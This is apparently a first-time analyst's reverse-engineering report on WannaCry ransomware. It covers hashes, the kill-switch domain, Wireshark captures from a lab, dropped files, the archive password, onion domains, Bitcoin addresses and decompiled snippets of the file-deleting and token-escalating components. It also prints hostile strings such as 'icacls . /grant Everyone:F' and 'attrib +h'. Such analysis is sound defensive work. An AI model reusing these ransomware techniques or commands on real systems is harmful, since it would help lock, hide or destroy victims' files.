reverse engineering wannacry ransomware report


note: this is my first malware analysis report so it’s may not be the best

malware Composition

sha-256 hash: 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

The WannaCry ransomware attack was a global epidemic that took place in May 2017. This ransomware attack spread through computers operating Microsoft Windows. User’s files were held hostage, and a Bitcoin ransom was demanded for their return. Were it not for the continued use of outdated computer systems and poor education around the need to update software, the damage caused by this attack could have been avoided.

wannacry was written in c++



malware Composition

file name	sha256
wannacry.exe	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
tasksche.exe	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
taskhsvc.exe	e48673680746fbe027e8982f62a83c298d6fb46ad9243de8e79b7e5a24dcd4eb

static analysis

```
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
```

basic static analysis

```
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
```

i extracted the strings from floss with the command

```
floss wannacry.exe > output.txt
```

1.tasksche.exe file creation and putting attrib +h which is turning the folder hidden.

2.grant everyone which gives full permissions to all users

3. internet api’s for communication with the URL

```
232  cmd.exe /c "%s"
233  115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
234  12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
235  13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
236  Global\MsWinZonesCacheCounterMutexA
237  tasksche.exe
238  TaskStart
239  t.wnry
240  icacls . /grant Everyone:F /T /C /Q
241  attrib +h .
242  WNcry@2ol7
```

network analysis

wireshark analysis with inetsim on

the ransomware is trying to connect the host

1	0.000000	192.168.169.128	192.168.169.1	TCP	74	34046 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2635451660 TSecr=0 WS=128
2	2.942620	192.168.169.128	192.168.169.1	TCP	74	34048 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2635454603 TSecr=0 WS=128
3	3.968053	192.168.169.128	192.168.169.1	TCP	74	[TCP Retransmission] 34048 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2635455629 TSecr=0 WS=128
4	4.208839	192.168.169.132	192.168.169.128	DNS	109	Standard query 0x3a04 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
5	4.214195	192.168.169.128	192.168.169.132	DNS	125	Standard query response 0x3a04 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com A 192.168.169.128
6	4.222201	192.168.169.132	192.168.169.128	TCP	66	50683 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
7	4.222354	192.168.169.128	192.168.169.132	TCP	66	80 → 50683 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
8	4.222443	192.168.169.132	192.168.169.128	TCP	54	50683 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
9	4.222591	192.168.169.132	192.168.169.128	HTTP	154	GET / HTTP/1.1

msg	1/22/2024 7:39 PM	File folder	
TaskData	1/22/2024 7:39 PM	File folder	
00000000.eky	1/22/2024 7:39 PM	EKY File	0 KB
00000000.pky	1/22/2024 7:39 PM	PKY File	1 KB
00000000.res	1/22/2024 7:39 PM	Compiled Resourc...	1 KB
b.wnry	5/11/2017 9:13 PM	WNRY File	1,407 KB
c.wnry	1/22/2024 7:39 PM	WNRY File	1 KB
r.wnry	5/11/2017 4:59 PM	WNRY File	1 KB
s.wnry	5/9/2017 5:58 PM	WNRY File	2,968 KB
t.wnry	5/12/2017 3:22 AM	WNRY File	65 KB
taskdl.exe	5/12/2017 3:22 AM	Application	20 KB
tasksche.exe	1/22/2024 7:39 PM	Application	3,432 KB
taskse.exe	5/12/2017 3:22 AM	Application	20 KB
u.wnry	5/12/2017 3:22 AM	WNRY File	240 KB

i found that the tasksche.exe file got created in C:\ProgramData\tmfhzntcod829

as a hidden folder along with

all the malware data

but the files are protected with a

password previously when i extracted the strings

from the malware we can see a strange string


“WNcry@2ol7” and this is looks like a password i tried


and it worked

file	sha-256
b.wnry - wannacry famous system wallpaper	d5e0e8694ddc0548d8e6b87c83d50f4ab85c1debadb106d6a6a794c3e746f4fa
c.wnry - list of the TOR domains	055c7760512c98c8d51e4427227fe2a7ea3b34ee63178fe78631fa8aa6d15622
f.wnry - contains the free decrypted files paths	8b6836c460abdda113f788b4e5005ee6e264e4c7fcc7a93f55bd78437f018872
r.wnry - Q&A text about the malware	402751fa49e0cb68fe052cb3db87b05e71c1d950984d339940cf6b29409f2a7c
s.wnry - contains the TOR browser data	e18fdd912dfe5b45776e68d578c3af3547886cf1353d7086c8bee037436dff4b
t.wnry - encrypted file	97ebce49b14c46bebc9ec2448d00e1e397123b256e2be9eba5140688e7bc0ae6
taskdl.exe - delete system files and encrypts them	4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
taskse.exe - getting system privileges for the malware	2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
u.wnry - @wanaDecrypt@r files	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25


b.wnry

When i opened this file we could see that it’s file signature in BM6 which is an image so i changed the file extension from wnry to jpg and boom we could see the image now





c.wnry



when i opened this text file i saw the onion domain urls of the malware

1. gx7ekbenv2riucmf.oniongx7ekbenv2riucmf.onion
2. 57g7spgrzlojinas.onion
3. xxlvbrloxvriy2c5.onion
4. 76jdd2ir2embyv47.onion
5. cwwnhwh1z52maqm7.onion

f.wnry


when were on the ransom window

we can see the decrypt file


which is decrypting some of the files for free

and all of the files paths are written into the f.wnry

```
C:\Users\tojme\Desktop\HowToInstall.txt.WNCRY
C:\Users\tojme\Desktop\IDA Pro 7.6\ida_plugin\idasdk\include\err.h.WNCRY
C:\Users\tojme\Desktop\IDA Pro 7.6\ida_plugin\idasdk\ldr\elf\common.cpp.WNCRY
C:\Users\tojme\Desktop\IDA Pro 7.6\ida_plugin\idasdk\module\f2mc\emu.cpp.WNCRY
C:\Users\tojme\Desktop\IDA Pro 7.6\ida_plugin\idasdk\module\tms320c3\emu.cpp.WNCRY
C:\Users\tojme\Desktop\IDA Pro 7.6\ida_plugin\idasdk\plugins\callee\callee.cpp.WNCRY
C:\Users\tojme\Desktop\theZoo-master\malware\Binaries\Trojan.Sinowal\Trojan.Sinowal.zip.WNCRY
C:\Users\tojme\Desktop\theZoo-master\malware\Binaries\WM.Concept.A\WM.Concept.A.zip.WNCRY
C:\Users\tojme\Desktop\theZoo-master\malware\Source\Original\Rovnix\Rovnix.zip.WNCRY
C:\Users\All Users\chocolatey\lib\pebear\tools\capstone_LICENSE.TXT.WNCRY
```



r.wnry



I don’t have much to explain but this is just the Q&A about the malware

s.wnry


this is includes the TOR browser data

when opening the ascii view of the file


at the file signature we can see PK

which is a zip file so i opened it and

i found this



Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment	CRC
Data	0	0	1999-12-31 07:00	2017-05-08 23:58	2017-05-08 23:58	D	-		00000000
Tor	9 278 915	3 036 540	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	D	-		FFADD946



Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment	CRC
libeay32.dll	3 197 106	1 056 506	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		F8747FDE
libevent-2-0-5.dll	719 217	228 471	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		B62F0032
libevent_core-2-0-5.dll	417 759	126 594	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		078232FF
libevent_extra-2-0-5.dll	411 369	136 727	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		5B503C1B
libgcc_s_sjlj-1.dll	523 262	160 958	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		7284F22E
libssp-0.dll	92 599	30 164	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		B6902F60
ssleay32.dll	711 459	243 889	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		6C5192DD
tor.exe	3 098 624	997 930	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		9D47022D
zlib1.dll	107 520	55 301	1999-12-31 07:00	2017-05-08 23:57	2017-05-08 23:58	A	-		BB8A3384

```
swprintf(local_66c,0x403040,local_464,u_.WNCRYT_00403050);
```

taskdl.exe reversing

we can see that the exe trying to get the

logical drivers of the machine and it's

type(hard drive,usb,ram disk, or network drive)

let's continue and get into FUN_00401080

first when i opened it i could see swprint with u.wnry inside of it

and u.wnry includes the encryptor fles

inside we can find a lot of api's especially FindNextFileW

and DeleteFileW so we can assume that this exe deletes the files

from the computer and encrypts them

```
  DWORD DVar1;
  UINT UVar2;
  int iVar3;
  undefined4 uStack_8;
  undefined4 uStack_4;

  DVar1 = GetLogicalDrives();
  iVar3 = 0x19;
  do {
    uStack_4 = DAT_00403064;
    uStack_8 = CONCAT22((short)((uint)DAT_00403060 >> 0x10),(short)iVa
    if ((DVar1 >> ((byte)iVar3 & 0x1f) & 1) != 0) {
      UVar2 = GetDriveTypeW((LPCWSTR)&uStack_8);
      if (UVar2 != 4) {
        FUN_00401080(iVar3);
        Sleep(10);
      }
```

```
do {
  swprintf(local_66c,0x403034,local_464,local_25c + 0x2c);
  std::basic_string<>::_Tidy(abStack_67c,false);
  sVar3 = wcslen(local_66c);
  bVar2 = std::basic_string<>::_Grow(abStack_67c,sVar3,true);
  if (bVar2) {
    FUN_00401330(puStack_678,local_66c,sVar3);
    std::basic_string<>::_Eos(abStack_67c,sVar3);
  }
  local_4._0_1_ = 1;
  FUN_004013d0(local_68c,local_684,(basic_string<> *)0x1,abStack
  local_4 = (uint)local_4._1_3_ << 8;
  std::basic_string<>::_Tidy(abStack_67c,true);
  BVar4 = FindNextFileW(hFindFile,(LPWIN32_FIND_DATAW)local_25c)
} while (BVar4 != 0);
FindClose(hFindFile);
iVar6 = 0;
for (uVar8 = 0;
    (pbVar1 = local_684, pbVar5 = local_688, pbVar7 = local_688,
    local_688 != (basic_string<> *)0x0 && (uVar8 < (uint)((int)l
    ); uVar8 = uVar8 + 1) {
  lpFileName = *(LPCWSTR *)(local_688 + iVar6 + 4);
  if (*(LPCWSTR *)(local_688 + iVar6 + 4) == (LPCWSTR)0x0) {
    lpFileName = (LPCWSTR)_C_exref;
  }
  BVar4 = DeleteFileW(lpFileName);
  if (BVar4 != 0) {
    local_690 = local_690 + 1;
```

taskse.exe


We can see from all of the api's going in there that the exe trying to get admin privileges by adjusting the admin token duplicate it and create another process with the same settings as admin

```
{
  int *piVar1;
  uint uVar2;

  piVar1 = (int *)__p___argc();
  if (*piVar1 < 2) {
    return 0;
  }
  __p___argv();
  uVar2 = FUN_00401420();
  return uVar2;
}
```

```
if ((pHVar1 != (HMODULE)0x0) ||
   (pHVar1 = LoadLibraryA(s_advapi32.dll_00403150), pHVar1 != (HMODULE)0x0)) {
  local_44 = GetProcAddress(pHVar1,s_OpenProcessToken_0040313c);
  local_88 = GetProcAddress(pHVar1,s_LookupPrivilegeValueA_00403124);
  local_6c = GetProcAddress(pHVar1,s_AdjustTokenPrivileges_0040310c);
  local_64 = GetProcAddress(pHVar1,s_DuplicateTokenEx_004030f8);
  local_58 = GetProcAddress(pHVar1,s_CreateProcessAsUserA_004030e0);
  if (((local_44 != (FARPROC)0x0) &&
      ((((local_88 != (FARPROC)0x0 && (local_6c != (FARPROC)0x0)) && (local_64 != (FARPROC)(
       && (local_58 != (FARPROC)0x0)))) &&
     ((pHVar1 = GetModuleHandleA(s_kernel32.dll_004030d0), pHVar1 != (HMODULE)0x0 ||
      (pHVar1 = LoadLibraryA(s_kernel32.dll_004030d0), pHVar1 != (HMODULE)0x0)))) {
    local_60 = GetProcAddress(pHVar1,s_WTSGetActiveConsoleSessionId_004030b0);
    local_5c = GetProcAddress(pHVar1,s_GetCurrentProcess_0040309c);
    local_38 = GetProcAddress(pHVar1,s_CloseHandle_00403090);
    if ((local_60 != (FARPROC)0x0) &&
       (((local_5c != (FARPROC)0x0 && (local_38 != (FARPROC)0x0)) &&
        ((pHVar1 = GetModuleHandleA(s_userenv.dll_00403084), pHVar1 != (HMODULE)0x0 ||
         (pHVar1 = LoadLibraryA(s_userenv.dll_00403084), pHVar1 != (HMODULE)0x0)))))) {
      local_7c = GetProcAddress(pHVar1,s_CreateEnvironmentBlock_0040306c);
      local_70 = GetProcAddress(pHVar1,s_DestroyEnvironmentBlock_00403054);
      if ((((local_7c != (FARPROC)0x0) && (local_70 != (FARPROC)0x0)) &&
          ((pHVar1 = GetModuleHandleA(s_wtsapi32.dll_00403044), pHVar1 != (HMODULE)0x0 ||
           (pHVar1 = LoadLibraryA(s_wtsapi32.dll_00403044), pHVar1 != (HMODULE)0x0)))) &&
         (pFVar2 = GetProcAddress(pHVar1,s_WTSQueryUserToken_00403030), pFVar2 != (FARPROC)(
        local_8 = 0;
        iVar3 = (*local_5c)(0x28,&local_3c);
        iVar3 = (*local_44)(iVar3);
```

u.wnry



when i opened the file on cff explorer and went to the Resource Editor when i opened the icon folder i saw immediately the @wanacryptor@.exe and if we explore more we can see its files

x64dbg

while debugging i found the 3 bitcoin address of the ransomware and it is in randomize order everytime you open the virus

- https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
- https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

```
00401EB0   C745 F4 88F44000   mov dword ptr ss:[ebp-C],ed01ebfbc9eb5b  40F488:"13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
00401EB7   C745 F8 64F44000   mov dword ptr ss:[ebp-8],ed01ebfbc9eb5b  40F464:"12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
00401EBE   C745 FC 40F44000   mov dword ptr ss:[ebp-4],ed01ebfbc9eb5b  40F440:"115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
```

ghidra debugging

ghidra analysis when

